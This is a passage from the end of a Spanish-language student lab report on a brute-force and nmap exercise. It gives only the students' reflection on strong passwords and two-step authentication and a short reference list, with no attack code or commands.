sistema con las credenciales obtenidas.

Nos pareció interesante todo este proceso ya que podemos darnos cuenta de lo que las personas con malas intenciones deben hacer para intentar ingresar a un sistema. Es por eso que debemos tener cuidado en la forma en que ponemos una contraseña para un sistema, estas contraseñas deben de ser difíciles de descifrar y sobre de todo difíciles de adivinar por sistemas que intentan por fuerza bruta, además, otra capa de seguridad como lo es la autenticación de dos pasos puede ayudar a mejorar la seguridad de un sistema.

Esta práctica nos deja un buen aprendizaje sobre la protección de nuestras contraseñas y de nuestros datos, pues en el mundo hay personas que no tienen buenas intenciones y nuestra integridad puede ser afectada.

Referencias:

- *Command-line Flags | NMAP Network Scanning.* (s. f.).
<https://nmap.org/book/port-scanning-options.html>
- AnOn Ali. (2023, 5 julio). *Introduction to NMAP for Beginners!* [Vídeo]. YouTube.
<https://www.youtube.com/watch?v=NYgDzO8iQJ0>